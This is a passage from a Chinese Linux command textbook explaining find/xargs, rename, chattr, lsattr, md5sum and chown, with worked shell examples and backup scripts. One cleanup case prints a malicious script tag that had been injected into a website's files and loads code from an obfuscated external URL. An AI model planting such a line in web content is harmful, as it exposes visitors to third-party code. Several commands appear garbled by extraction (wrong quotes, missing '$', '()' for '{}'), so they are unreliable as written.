-rw-r--r-- 1 root root 0 Nov 4 14:28 ./file1.txt  
-rw-r--r-- 1 555 555 0 Nov 4 16:27 ./file2.txt  
-rw-r--r-- 1 root root 0 Nov 4 16:26 ./file3.txt
```

范例 2-67：使用 xargs 执行 mv 命令。

```
[root@oldboy data]# ls  
dir2 dir3 file1.txt file2.txt file3.txt  
[root@oldboy data]# find . -name "*.txt"|xargs -i mv {} dir2/ #<==使用 xargs  
的 -i 参数，使得 {} 代表 find 查找到的文件，将这些文件作为参数放在 mv 命令后面作为要移动  
的源文件，移动到 dir2 目录下，还有更多方法请参见 2.13.3 节“拓展知识：将找到的文件移动到指  
定位置的几种方法”。
```

```
[root@oldboy data]# ls
dir2  dir3
[root@oldboy data]# ls dir2/
file1.txt  file2.txt  file3.txt
```

范例 2-68：find 结合 xargs 的 -p 选项的使用示例。

```
[root@oldboy data]# find dir2 -name "file*"\|xargs -p rm -f
rm -f dir2/file3.txt dir2/file1.txt dir2/file2.txt ?...y
[root@oldboy data]# ls dir2/
[root@oldboy data]#
#<== 提示：使用 xargs 命令的 -p 选项会提示让你确认是否执行后面的命令，y 执行，n 不执行。
```

2. 技巧性范例

范例 2-69：进入 /root 目录下的 data 目录，删除 oldboy.txt 文件。

这里提供了多种删除方法。

- ① cd /root/data #<== 进入目录再删除，不用全路径，这样会更安全。
rm oldboy.txt
- ② find /root/data -type f -name "*oldboy.txt" |xargs rm -f
- ③ find /root/data -type f -name "*oldboy.txt" -exec rm {} \;

提示：在生产环境中删除文件时推荐使用第②种方法，以尽可能防止误删文件。

范例 2-70：在 /oldboy 目录及其子目录下的所有以扩展名 “.sh” 结尾的文件中，把包含 “./hostlists.txt” 的字符串全部替换为 “..../idctest_iplist”。

说明：

此题用到了 sed 命令的替换功能，读者如果不是很懂，可以先看下 sed 命令后再做这道题。

```
sed -i 's#./hostlists.txt#..../idctest_iplist#g' 文件名 #<== 使用 sed 替换文件内容，  
然后结合 find 命令找到  
需要替换的文件。
方法一：find+exec 方法
find /oldboy -name "*.sh" -exec sed -i 's#./hostlists.txt#..../idctest_iplist#g'
() \;
方法二：find+xargs 方法
find /oldboy -name "*.sh"\|xargs sed -i 's#./hostlists.txt#..../idctest_iplist#g'
方法三：高效处理方法，find 语句两端是反引号
sed -i 's#./hostlists.txt#..../idctest_iplist#g' `find /oldboy -name "*.sh"`
#<== 前面说过一个命令语句中若有反引号，则优先执行反引号中的命令。
```

范例 2-71：将 /etc 下所有的普通文件打包成压缩文件。

提示：此题涉及到了 tar 命令的用法，读者可以先学会 tar 命令再回头来看这道题。

方法一：使用反引号的方法。

```
[root@oldboy /]# tar zcvf oldboy.tar.gz 'find /oldboy -type f -name "test.txt"' #<== 使用反引号的方法最简单，也最容易理解。
tar: Removing leading '/' from member names
/oldboy/xiaofan/test.txt
/oldboy/ext/test.txt
/oldboy/test/test.txt
```

方法二：使用 xargs 的方法。

```
[root@oldboy /]# find /oldboy -type f -name "test.txt" |xargs tar zcvf oldboy01.tar.gz
tar: Removing leading '/' from member names
/oldboy/xiaofan/test.txt
/oldboy/ext/test.txt
/oldboy/test/test.txt
```

范例 2-72：删除一个目录下的所有文件，但保留一个指定文件。

假设这个目录是 /xx/，里面有 file1、file2…file10 这 10 个文件，保留一个指定的文件 file10：

```
[root@oldboy ~]# cd /xx
[root@oldboy xx]# touch file{1..10}
[root@oldboy xx]# ls
file1  file10  file2  file3  file4  file5  file6  file7  file8  file9
```

方法一：使用 find+xargs 命令处理（推荐方法）。

```
[root@oldboy xx]# ls
file1  file10  file2  file3  file4  file5  file6  file7  file8  file9
[root@oldboy xx]# find /xx -type f ! -name "file10" |xargs rm -f #<== 核心是使用感叹号排除 file10 文件。
[root@oldboy xx]# ls
file10
```

方法二：使用 find+exec 命令处理（文件多时效率低）。

```
[root@oldboy xx]# find /xx -type f ! -name "file10" -exec rm -f {} \;
[root@oldboy xx]# ls
file10
```

方法三：使用 rsync 命令处理（后面会讲解 rsync 命令）。

```
[root@oldboy xx]# ls
file1  file10  file2  file3  file4  file5  file6  file7  file8  file9
[root@oldboy xx]# mkdir /null #<== 建立一个空目录，在 rsync 删 除文件时使用。
[root@oldboy xx]# rsync -az --delete --exclude "file10" /null/ /xx/
[root@oldboy xx]# ls
file10
```

本内容参考老男孩的博文，<http://oldboy.blog.51cto.com/2561410/1650380>。

3. 生产案例

范例 2-73：这是几年前老男孩老师为一家 IT 公司做技术顾问时遇到的一个实际问题，当时的一个 lamp 的服务器里，站点目录下的所有文件均被植入了如下内容：

```
<script language=javascript src=http://%46E%78%6F%72%67%2E%70%6F/x.js?google_ad=93x28_ad></script>
```

包括图片文件也被植入了，网站打开时就会调用这个地址，显示是一个广告，造成的影响很恶劣。虽然现在问题看起来简单，但当时该公司的 Linux 运维花了很久都没有搞定，后来经老男孩指点，很快就解决了这个问题。

解决思路是遍历所有的目录和所有的文件，把以上被植入的内容删除掉。

具体的处理过程如下。

- 1) 和运维人员确认问题，并详细确认问题的情况。
- 2) 制定处理方案，先备份数据，然后执行命令批量修改回来。
- 3) 写解决说明（类似本例这样），写完发给他们的运维。
- 4) 询问处理结果，并告知应详细查看日志，找出问题发生的根源。
- 5) 提供亡羊补牢的解决方案（站点目录严格权限规划方案及新上线规范思路）。

从发现问题到问题得到解决的过程具体如下。

- 1) 运营人员、网站用户发现问题，网站有弹窗广告。
- 2) 运营人员报给开发人员，开发人员联系运维人员。开发和运维共同解决。
- 3) 开发发现问题的原因就是所有站点目录下的文件被嵌入了一段 js 代码。
- 4) 运维人员的解决办法是，先备份出问题的所有原始文件，然后用 find+sed 替换，如果有备份也可以将备份数据还原。
- 5) 详细查看日志，寻找问题发生的根源。
- 6) 提供亡羊补牢的解决方案（站点目录严格权限规划方案及新上线规范思路）。

示例处理命令如下：

```
[root@oldboy ett]# find . -type f|xargs sed -i 's#<script language=javascript sr c=http://%46E%78%6F%72%67%2E%70%6F/x.js?google_ad=93x28_ad></script>##g'
```

也可以直接清理指定的行：

```
[root@oldboy ett]# find . -type f|xargs sed -i '/x.js?google_ad/d'
```

范例 2-74：已知 apache 服务的访问日志按天记录在服务器本地目录 /app/logs 下，由于磁盘空间紧张，现在要求只能保留最近 7 天的访问日志！请问如何解决？

对于这个问题，可以从 apache 服务配置上着手，也可以从生成出来的日志上着手。

首先，生成测试文件，脚本如下（命令行直接执行即可）：

```
for n in `seq 14`
```

```

do
    date -s "2014/08/$n"
    touch access_www_{date +%F}.log
done
date -s "2014/08/15"

```

生成的文件如下所示：

```

[root@oldboy log]# ls
access_www_2014-08-01.log  access_www_2014-08-05.log  access_www_2014-08-09.log
access_www_2014-08-13.log
access_www_2014-08-02.log  access_www_2014-08-06.log  access_www_2014-08-10.log
access_www_2014-08-14.log
access_www_2014-08-03.log  access_www_2014-08-07.log  access_www_2014-08-11.log
access_www_2014-08-04.log  access_www_2014-08-08.log  access_www_2014-08-12.log
[root@oldboy log]# date -s "2014/08/15"
Fri Aug 15 00:00:00 CST 2014

```

解决上述问题的方法有如下四种：

- ① find . -type f -name "access*.log" -mtime +7|xargs rm -f
- ② find . -type f -name "access*.log" -mtime +7 -exec rm -f {} \;
- ③ find . -type f -name "access*.log" -mtime +7 -delete #<== delete 是 find 命令的参数，可以将查找出的文件删除。
- ④ 从 apache 服务配置，用 cronolog 软件轮询日志
CustomLog "|/usr/local/sbin/cronolog /app/logs/access_www_%w.log" combined
总共生成 7 天日志 1-7，下周又覆盖 1-7 的日志

2.13.3 拓展知识：将找到的文件移动到指定位置的几种方法

要想将找到的文件移动到指定位置，可以采用如下几种经典方法（同样适用于 cp 复制场景）：

方法 1：

```
find . -name "*.txt"|xargs -i mv {} dir2/ #<== xargs 的 -i 参数使得 {} 可代替 find 找到的内容。
```

方法 2：

```
find . -name "*.txt"|xargs mv -t dir2/ #<== 前面已经讲过 mv 命令的 -t 选项，其可以颠倒源和目标。
```

方法 3：

```
mv `find . -name "*.txt"` dir2/ #<== 反引号 ` ` 的作用是优先执行它所包含的内容。
```

说明：

方法 1 中 xargs 的 -i 参数使得 {} 可代替 find 找到的内容，最终作为 mv 命令的源拷贝到 dir2 目录下，而方法 2 则是利用 mv 的 -t 命令颠倒源和目标，因为 find 找到的结果通过 xargs 默认会作为命令的目标，即“mv dir2/ 目标”，显然是错的。方法 3 是利用 mv 命令的基本语法，将 find 命令用反引号括起来作为源进行操作。

2.13.4 拓展知识：find 命令结合 exec 和 xargs 使用的区别

find 命令结合 exec 和 xargs 使用的区别具体见表 2-17。

表 2-17 find 命令结合 exec 和 xargs 使用的区别

	-exec	xargs
区别一	该参数是将查找的结果文件名逐个传递给后面的命令执行，如果文件比较多则执行的效率会较低	该命令是将查找的结果一次性传给后面的命令执行，命令执行效率高，可以使用 -n 参数控制一次传递文件的个数
区别二	文件名有空格等特殊字符也照常处理	处理特殊的文件名（例如：文件名有空格）需要采用特殊的方式（find . -name "*edu*" -print0 xargs -0 ls -lh）

使用 -exec 选项命令操作示例及结果如下：

```
[root@oldboy ~]# find . -type f -exec echo oldboyedu {} \; #<== 从命令执行的结果可以看到，每次获得一个文件就输出一次。
oldboyedu ./viminfo
oldboyedu ./anaconda-ks.cfg
oldboyedu ./install.log
oldboyedu ./install.log.syslog
oldboyedu ./bash_logout
oldboyedu ./cshrc
oldboyedu ./ls.txt
oldboyedu ./bash_history
oldboyedu ./lesshst
oldboyedu ./oldboy.log
oldboyedu ./test.txt
oldboyedu ./tcshrc
oldboyedu ./GB2312.txt
oldboyedu ./bash_profile
oldboyedu ./bashrc
```

使用 xargs 命令操作示例及结果如下：

```
[root@oldboy ~]# find . -type f |xargs echo oldboyedu #<== 输出结果只有一行，xargs 获取到所有文件名一次性输出。
oldboyedu ./viminfo ./anaconda-ks.cfg ./install.log ./install.log.syslog
./bash_logout ./cshrc ./ls.txt ./bash_history ./lesshst ./oldboy.log
./test.txt ./tcshrc ./GB2312.txt ./bash_profile ./bashrc
```

xargs 还能控制每行输出的参数个数，示例如下，更多使用方法见 xargs 命令。

```
[root@oldboy ~]# find . -type f |xargs -n 3 echo oldboyedu #<== 使用 -n 3 指定每次输出 3 个参数。
oldboyedu ./viminfo ./anaconda-ks.cfg ./install.log
oldboyedu ./install.log.syslog ./bash_logout ./cshrc
oldboyedu ./ls.txt ./bash_history ./lesshst
```

```
oldboyedu ./oldboy.log ./test.txt ./tcshrc
oldboyedu ./GB2312.txt ./bash_profile ./bashrc
```

验证区别二的案例：

```
[root@oldboy ~]# touch "oldboy edu"      #<== 创建一个文件名带有空格的特殊文件。
[root@oldboy ~]# ll -h "oldboy edu"
-rw-r--r-- 1 root root 0 May 17 16:30 oldboy.edu
[root@oldboy ~]# find . -name "*oldboy*" -exec ls -lh {} \;    #<== 使用 -exec 参数
正常使用。
-rw-r--r-- 1 root root 0 May 17 16:30 ./oldboy.edu
[root@oldboy ~]# find . -name "*edu*" |xargs ls -lh          #<== 使用 xargs 命令
无法正常打印。
ls: cannot access ./oldboy: No such file or directory
ls: cannot access edu: No such file or directory
[root@oldboy ~]# find . -name "*edu*" -print0|xargs -0 ls -lh      #<== 详细说
明见范例 2-80。
-rw-r--r-- 1 root root 0 May 17 16:30 ./oldboy.edu
```

2.14 xargs：将标准输入转换成命令行参数

2.14.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

xargs 命令是向其他命令传递命令行参数的一个过滤器，能够将管道或者标准输入传递的数据转换成 xargs 命令后跟随的命令的命令行参数。

【语法格式】

```
xargs [option]
xargs [选项]
```

说明：

xargs 命令以及后面的选项之间至少要有一个空格。

【选项说明】

表 2-18 针对该命令的参数选项进行了说明。

表 2-18 xargs 命令的参数选项及说明

参数选项	解释说明（带※的为重点）
-n	指定每行的最大参数量 n，可以将标准输入的文本划分为多行，每行 n 个参数，默 认空格分隔※

(续)

参数选项	解释说明(带*的为重点)
-d	自定义分隔符
-i	以{}替代前面的结果*
-I	指定一个符号替代前面的结果, 而不用-i参数默认的{}
-p	提示让用户确认是否执行后面的命令, y执行, n不执行
-0(数字0)	用null代替空格作为分隔符, 配合find命令的-print0选项的输出使用

2.14.2 使用范例

范例 2-75: 多行输入变单行的例子。

```
[root@oldboy ~]# cat test.txt          #<== 这是测试文本。
1 2 3 4 5 6
7 8 9
10 11
[root@oldboy ~]# xargs < test.txt      #<== 将所有数字变成一行, 注意xargs不能直接接
                                         文件, 需要结合输入重定向符“<”。
1 2 3 4 5 6 7 8 9 10 11
```

范例 2-76: 通过-n指定每行的输出个数的例子。

```
[root@oldboy ~]# xargs -n 3 < test.txt    #<== 每行最多输出3个。
1 2 3
4 5 6
7 8 9
10 11
```

范例 2-77: 自定义分隔符(使用-d功能)的例子。

```
[root@oldboy ~]# echo splitXsplitXsplitXsplitX          #<==echo
将文本打印到屏幕上。
splitXsplitXsplitXsplitX
[root@oldboy ~]# echo splitXsplitXsplitXsplitX|xargs -d X      #<==以X作
为分隔符。
split split split
[root@oldboy ~]# echo splitXsplitXsplitXsplitX|xargs -d X -n 2    #<==以X作
为分隔符且每行最多输出2个。
split split
split split
```

提示: 该参数类似于cut命令的-d参数以及seq命令的-s参数。

范例 2-78: 参数-I可以指定一个替换的字符串。

这个参数功能不是很好理解, 需要做个铺垫, 使用xargs的-i选项可以让{}代替前面

find 命令找到的文件或目录，命令如下。

```
[root@oldboy data]# find . -name "*.log" | xargs -i mv {} dir1/ #<== 这个例子在
      find 命令章节中已经讲解过。
[root@oldboy data]# ls
dir1  file1.txt  file4.txt  file5.txt
```

可以看出，使用 -i 选项能够用 {} 代替 find 查找的结果，而 -I 选项可以指定其他字符代替 {}，例如 []。

```
[root@oldboy data]# find . -name "file*" | xargs -I [] cp [] dir2
[root@oldboy data]# ls
dir1  dir2  file1.txt  file4.txt  file5.txt
[root@oldboy data]# ls dir2/
file1.txt  file4.txt  file5.txt
[root@oldboy data]#
```

范例 2-79：结合 find 使用 xargs 的特殊案例。

我们常用的删除文件的安全方法是 find . -type f -name "*.txt" | xargs rm -f，但有时这个方法还是有些小问题。比如说在 tmp 目录下有一个名为“hello world.txt”的文件，那么应如何删除它呢？

首先模拟创建，直接“touch hello world.txt”是不行了，这样会创建两个文件。

```
[root@oldboy tmp]# ls
[root@oldboy tmp]# touch "hello word.txt"      #<== 第一种创建方法。
[root@oldboy tmp]# ls
hello word.txt
[root@oldboy tmp]# touch hello\ everyone.txt   #<== 第二种创建方法，反斜线后有一个空
      格，此时反斜线把空格转义了。
[root@oldboy tmp]# ls
hello everyone.txt  hello word.txt
```

这里先用 find . -type f -name "*.txt" | xargs rm 查看一下结果：

```
[root@oldboy tmp]# find . -type f -name "*.txt" | xargs rm
rm: cannot remove './hello': No such file or directory
rm: cannot remove 'word.txt': No such file or directory
rm: cannot remove './hello': No such file or directory
rm: cannot remove 'everyone.txt': No such file or directory
```

出现上述问题的原因是 xargs 误认为它们的分隔符是空格，解决方法是以字符 null 分隔输出，使用 -0 选项。

```
[root@oldboy tmp]# find . -type f -name "*.txt" -print0 | xargs -0 rm -f  #<==
      这样就不会有问题了。
[root@oldboy tmp]# ls
```

2.15 rename：重命名文件

2.15.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

rename 命令通过字符串替换的方式批量修改文件名。

【语法格式】

```
rename from to file
```

其中的 from、to、file 是三个选项。

- from：代表需要替换或者需要处理的字符（一般是文件名的一部分，也包括扩展名）。
- to：把前面的 from 代表的内容替换为 to 代表的内容。
- file：待处理的文件，可以用“*”通配所有的文件。

2.15.2 使用范例

范例 2-80：批量修改文件名案例。

```
[root@oldboy test]# ll -h
total 0
-rw-r--r-- 1 root root 0 Mar 16 09:45 stu_102999_1_finished.jpg
-rw-r--r-- 1 root root 0 Mar 16 09:45 stu_102999_2_finished.jpg
-rw-r--r-- 1 root root 0 Mar 16 09:45 stu_102999_3_finished.jpg
-rw-r--r-- 1 root root 0 Mar 16 09:45 stu_102999_4_finished.jpg
-rw-r--r-- 1 root root 0 Mar 16 09:45 stu_102999_5_finished.jpg
[root@oldboy test]# rename "_finished" "" * #<== 将所有文件的_finished 替换为空。
[root@oldboy test]# ll
total 0
-rw-r--r-- 1 root root 0 Mar 16 09:47 stu_102999_1.jpg
-rw-r--r-- 1 root root 0 Mar 16 09:47 stu_102999_2.jpg
-rw-r--r-- 1 root root 0 Mar 16 09:47 stu_102999_3.jpg
-rw-r--r-- 1 root root 0 Mar 16 09:47 stu_102999_4.jpg
-rw-r--r-- 1 root root 0 Mar 16 09:47 stu_102999_5.jpg
```

范例 2-81：批量修改扩展名案例。

```
[root@oldboy test]# rename .jpg .oldboy *.jpg #<== 将所有文件的.jpg 替换为.oldboy。
[root@oldboy test]# ll
total 0
-rw-r--r-- 1 root root 0 Mar 16 09:47 stu_102999_1.oldboy
-rw-r--r-- 1 root root 0 Mar 16 09:47 stu_102999_2.oldboy
```

```
-rw-r--r-- 1 root root 0 Mar 16 09:47 stu_102999_3.oldboy
-rw-r--r-- 1 root root 0 Mar 16 09:47 stu_102999_4.oldboy
-rw-r--r-- 1 root root 0 Mar 16 09:47 stu_102999_5.oldboy
```

2.16 basename：显示文件名或目录名

2.16.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

basename 命令用于显示去除路径和文件后缀部分的文件名或目录名。

【语法格式】

```
basename [name]          [suffix]
basename [<文件或目录>]  [后缀]
```

说明：

- 1) 注意 basename 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。
- 2) suffix 是可选参数，指定要去除的文件后缀字符串。

2.16.2 使用范例

范例 2-82：显示文件或目录名。

```
[root@oldboy ~]# mkdir /data/dir1 -p          #<== 测试数据。
[root@oldboy ~]# touch /data/dir1/file1.txt    #<== 测试数据。
[root@oldboy ~]# basename /data/dir1/file1.txt   #<== 去除路径部分，即只显示文件名。
file1.txt
[root@oldboy ~]# basename /data/dir1/file1.txt.txt #<== 去除路径部分 (/data/
dir1/) 和文件后缀 (.txt)。
file1
```

2.17 dirname：显示文件或目录路径

2.17.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

dirname 命令用于显示文件或目录路径。

【语法格式】

```
dirname [name]
dirname [<文件或目录>]
```

说明：

dirname 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。

2.17.2 使用范例

范例 2-83：显示文件或目录路径。

```
[root@oldboy ~]# dirname /data/dir1/file1.txt  #<== 只显示文件所在的路径。
/data/dir1
[root@oldboy ~]# cd /data/dir1/
[root@oldboy dir1]# dirname file1.txt
.  #<== 给 dirname 命令一个相对路径，它也会返回相对路径，当前目录 (.).
[root@oldboy dir1]#
```

2.18 chattr：改变文件的扩展属性

2.18.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

chattr 命令用于改变文件的扩展属性。与 chmod 这个命令相比，chmod 只是改变文件的读、写、执行权限，更底层的属性控制是由 chattr 来改变的。

【语法格式】

```
chattr [options] [mode] [files]
chattr [选项] [模式] [<文件或目录>]
```

说明：

chattr 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。

【选项说明】

表 2-19 针对该命令的参数选项进行了说明。

2.18.2 使用范例

范例 2-84：设置只能往文件里追加内容，但不能删除文件。

```
[root@oldboy ~]# lsattr test  #<==lsattr 查看文件的扩展属性。
```

```
-----e- test
[root@oldboy ~]# chattr +a test          #<==+a 添加追加属性。
[root@oldboy ~]# lsattr test
-----a-----e- test
[root@oldboy ~]# rm -f test           #<== 即使是 root 用户也无法删除。
rm: cannot remove 'test': Operation not permitted
[root@oldboy ~]# echo 111 >>test      #<== 可以追加文本。
[root@oldboy ~]# cat test
111
[root@oldboy ~]# echo 111 >test       #<== 但是不能清空文件。
-bash: test: Operation not permitted
```

表 2-19 chattr 命令的参数选项及说明

参数 选项	解释说明 (带 * 的为重点)
-R	递归更改目录属性
-V	显示命令执行过程
mode	
+	增加参数
-	移除参数
=	更新为指定参数
A	告诉系统不要修改这个文件的最后访问时间
a	只能向文件中添加数据，而不能删除，多用于服务器日志文件安全 *
i	设定文件不能被删除、改名、写入或新增内容 *

范例 2-85：给文件加锁，使其只能是只读。

```
[root@oldboy ~]# chattr +i file1.txt    #<== 使用 +i 参数给文件加锁。
[root@oldboy ~]# lsattr file1.txt
-----i-----e- file1.txt
[root@oldboy ~]# rm file1.txt           #<== root 用户无法删除文件。
rm: remove regular file 'file1.txt'? y
rm: cannot remove 'file1.txt': Operation not permitted
[root@oldboy ~]# echo 111 > file1.txt  #<== 不能清空。
-bash: file1.txt: Permission denied
[root@oldboy ~]# echo 111 >> file1.txt #<== 也不能追加。
-bash: file1.txt: Permission denied
[root@oldboy ~]# chattr -i file1.txt   #<== 使用 -i 参数解锁。
[root@oldboy ~]# rm file1.txt
rm: remove regular file 'file1.txt'? y #<== 解锁后就可以删除了。
[root@oldboy ~]#
```

2.18.3 安全优化实战

下面利用 -a 和 -i 参数为大家讲解 chattr 在企业中的实战应用。

避免恶意删除 .bash_history 历史记录文件或者重定向到 /dev/null，又因为系统需要向

这个文件中写入历史记录，因此采用追加模式，只增不减：

```
[root@oldboy ~]# chattr +a .bash_history      #<== 给历史纪录文件加上只能追加的属性。
```

如果希望锁定的文件不能被删除或修改，可以使用下面的命令实现。

```
[root@oldboy ~]# chattr +i /etc/passwd /etc/group /etc/shadow /etc/gshadow /etc/inittab #<== 锁定系统关键文件
[root@oldboy ~]# useradd kk    #<== 添加用户的命令，后面将会讲解。
useradd: cannot open /etc/passwd
```

做完上述实验的读者，请立即解锁这些文件，因为后续的学习需要修改这些文件。

解锁命令：

```
chattr -i /etc/passwd /etc/group /etc/shadow /etc/gshadow /etc/inittab
```

提示：关于 chattr 的功能，我们能够操作的，黑客如果知道了也能操作，因此，使用 chattr 的安全性是相对的。

2.19 lsattr：查看文件扩展属性

2.19.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

lsattr 命令用于查看文件的扩展属性。

【语法格式】

```
lsattr [options] [files]
lsattr [选项] [<文件或目录>]
```

说明：

lsattr 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。

【选项说明】

表 2-20 针对该命令的参数选项进行了说明。

表 2-20 lsattr 命令的参数选项及说明

参数选项	解释说明
-R	递归查看目录的扩展属性
-a	显示所有文件包括隐藏文件的扩展属性
-d	显示目录的扩展属性

2.19.2 使用范例

范例 2-86：查看文件的扩展属性。

```
[root@oldboy ~]# lsattr file1.txt      #<== 查看文件默认的扩展属性。
-----e- file1.txt
[root@oldboy ~]# chattr +i file1.txt
[root@oldboy ~]# lsattr file1.txt
----i-----e- file1.txt      #<== 可以看到文件具有 i 属性。
```

范例 2-87：查看目录扩展属性。

```
[root@oldboy data]# ll -d dir2
drwxr-xr-x 2 root root 4096 Nov  4 17:26 dir2
[root@oldboy data]# lsattr -d dir2      #<== 使用 -d 选项查看目录的扩展属性。
-----e- dir2
[root@oldboy data]# chattr +i dir2      #<== 也可以对目录加锁。
[root@oldboy data]# lsattr -d dir2
----i-----e- dir2
```

2.20 file：显示文件的类型

2.20.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

file 命令用于显示文件的类型。

【语法格式】

```
file [option] [file]
file [选项] [<文件或目录>]
```

 说明：

- 1) 注意 file 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。
- 2) 多个文件之间使用空格分开，可以使用通配符来匹配多个文件。

【选项说明】

表 2-21 针对该命令的参数选项进行了说明。

表 2-21 file 命令的参数选项及说明

参数选项	解释说明
-b	输出信息使用精简格式，不输出文件名

2.20.2 使用范例

范例 2-88：查看文件类型。

```
[root@oldboy ~]# file oldboy
oldboy: directory                                #<==oldboy 是个目录。
[root@oldboy ~]# file *
oldboy:      directory
oldboyl:     symbolic link to 'oldboy.txt'        #<==oldboyl 是指向 oldboy.txt 的符号
                                                    链接。
oldboy.txt: ASCII text                            #<==oldboy.txt 是 ASCII 文本。
```

2.21 md5sum：计算和校验文件的 MD5 值

2.21.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

md5sum 命令用于计算和校验文件的 MD5 值。MD5 的全名为 Message-Digest Algorithm（信息 – 摘要算法）5，它是一种不可逆的加密算法。

软件或文件一般都有自己固定的文件格式或信息，简单一点说就是“世界上没有完全相同的两片叶子”，那么对于某些网上公开下载的软件、视频，尤其是镜像文件，如果被修改了可能会导致用不了或者其他的问题。因此发布者首先要通过 MD5 算法得出一组数值，然后让下载的用户进行 MD5 的数值对比，即 MD5 校验。基于 MD5 加密不可逆算的特性，如果数值一样，那么就表示文件没有受到修改。反之，则表示修改了。

【语法格式】

```
md5sum [option] [file]
md5sum [选项] [文件]
```

说明：

md5sum 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。

【选项说明】

表 2-22 针对该命令的参数选项进行了说明。

表 2-22 md5sum 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-b	二进制模式读取文件

(续)

参数 选项	解释说明（带 * 的为重点）
-c	从指定文件中读取 MD5 校验值，并进行校验 *
-t	文本模式读取文件，这是默认模式
--quiet	校验文件使用的参数，验证通过不输出 OK
--status	校验文件使用的参数，不输出任何信息，可以通过命令的返回值来判断

2.21.2 使用范例

1. 基础范例

范例 2-89：生成一个文件的 MD5 值。

```
[root@oldboy ~]# md5sum oldboy.txt          #<== md5sum 命令直接接文件就可以得出
                                         文件的 MD5 值。
e871a0fceaae39f07ele2cd6c6bdebc6 oldboy.txt #<== 结果有两部分，第一部分是 MD5 值，后面是文件名。
```

范例 2-90：校验文件是否发生改变。

```
[root@oldboy ~]# md5sum oldboy.txt >md5.log      #<== 先生成校验文件。
[root@oldboy ~]# cat md5.log
e871a0fceaae39f07ele2cd6c6bdebc6 oldboy.txt
[root@oldboy ~]# md5sum -c md5.log            #<== 检查使用 -c 参数。
oldboy.txt: OK                                #<== 结果 OK 表示文件没有变化。
[root@oldboy ~]# echo "oldboy">>oldboy.txt      #<== 修改文件。
[root@oldboy ~]# md5sum -c md5.log
oldboy.txt: FAILED                            #<== 文件被修改，md5 值肯定发生了改变，验证失败。
md5sum: WARNING: 1 of 1 computed checksum did NOT match
[root@oldboy ~]# md5sum --status -c md5.log    #<== 不直接输出结果，改用返回值判断结果。
[root@oldboy ~]# echo $?
1
```

2. 生产案例

范例 2-91：利用 md5sum 命令来检验备份文件是否遭到损坏。

md5sum 命令用于备份任务的指纹检查。每次在备份完成之后生成指纹文件，将备份和指纹文件发送到备份服务器上，在备份服务器上又会通过 md5sum 命令和校验文件校验备份是否正确。这样做的目的是为了在第一时间发现可能因为网络传输而造成的文件损坏。

下面展示的服务器备份脚本要求读者具有一定的 Shell 脚本功底：

```
#!/bin/bash

# Source function library
. /etc/init.d/functions

# Defined variables
IP=$(ifconfig eth1|awk -F '[ :]+NR==2 {print $4}')
Path="/data/backup/SIP"
TIME='/bin/date +%F'
BackupFile=/server/scripts/backuplist

# Judged the existence of variables
[ ! -d $Path ] && mkdir -p $Path
[ ! -f $BackupFile ] && {
    echo "Please give me $BackupFile"
    exit 1
}

# Defined result function
function Msg(){
    if [ $? -eq 0 ];then
        action "$*" /bin/true
    else
        action "$*" /bin/false
    fi
}

# Backup config files
tar zcfh $Path/conf_${TIME}.tar.gz 'cat $BackupFile' >/dev/null
Msg 'Backup config files'

# Make a flag for backup
find $Path -type f -name "*${TIME}.tar.gz" |xargs md5sum >$Path/flag_${TIME} 2>
/dev/null
#<== 备份成功建立md5sum文件指纹库。
Msg 'Make a flag for backup'

# Send backup to backup server
rsync -az $Path rsync_backup@rsync.etiantian.org::backup --password-file=/
etc/rsync.password >/dev/null
Msg 'Send backup to backup server'
```

现在检查服务器备份情况，并邮件通知管理员：

```
[root@rsync scripts]# cat backup_check.sh
#!/bin/bash
DIR=/data/backup
TIME='/bin/date +%F'
log=/tmp/$TIME-check.log
```

```
[ -d $DIR ] &&{
    find $DIR -type f -name "flag_$TIME" | xargs md5sum -c >$log 2>/dev/null
    #<== 查找指纹库列表，重新验证所有文件对应的指纹与刚打包后生成的指纹是否一致。
    mail -s "$(date +%F_%T) backup check result" 12345678@qq.com <$log
}
# Delete backup a week ago.
find $Path -type f -name "*.tar.gz" -mtime +7|xargs rm -f &>/dev/null
Msg 'Delete backup a week ago'
```

有关 md5sum 的生产运用，可以参考项目视频：

http://edu.51cto.com/course/course_id-8198.html

2.22 chown：改变文件或目录的用户和用户组

2.22.1 命令详解

【命令星级】 ★★★★★

【功能说明】

chown 命令用于改变文件或目录的用户和用户组。

【语法格式】

```
chown [option] [OWNER][:[GROUP]] [file]
chown [选项] [用户 : 用户组] [<文件或目录>]
```

常用格式：

```
chown 用户 文件或目录      #<== 仅仅授权用户。
chown :组   文件或目录      #<== 仅仅授权组。
chown 用户:组  文件或目录 #<== 表示授权用户和组。
```

说明：

- 1) 其中的“：“可以用“.”来代替。
- 2) 要授权的用户和组名，必须是 Linux 系统实际存在的。

【选项说明】

表 2-23 针对该命令的参数选项进行了说明。

表 2-23 chown 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-R	递归更改目录的用户和用户组 *

2.22.2 使用范例

范例 2-92：更改文件所属的用户属性。

```
[root@oldboy data]# ll file1.txt
-rw-r--r-- 1 root root 0 Nov 4 18:24 file1.txt #<== 当前用户是root。
[root@oldboy data]# chown xxx file1.txt
chown: invalid user: 'xxx' #<== 被授权的用户需要存在，否则会出错。
[root@oldboy data]# chown oldboy file1.txt      #<== 授权 oldboy 用户，oldboy 用户要
                                                 提前创建。
[root@oldboy data]# ll file1.txt
-rw-r--r-- 1 oldboy root 0 Nov 4 18:24 file1.txt
```

范例 2-93：更改文件所属的组（用户组）属性。

```
[root@oldboy data]# chown .oldboy file1.txt    #<== 授权 oldboy 用户组，注意不要少了
                                                 点号，此处的点号也可以用冒号来代替。
[root@oldboy data]# ll file1.txt
-rw-r--r-- 1 oldboy oldboy 0 Nov 4 18:24 file1.txt
```

范例 2-94：同时更改文件所属的用户和组属性。

```
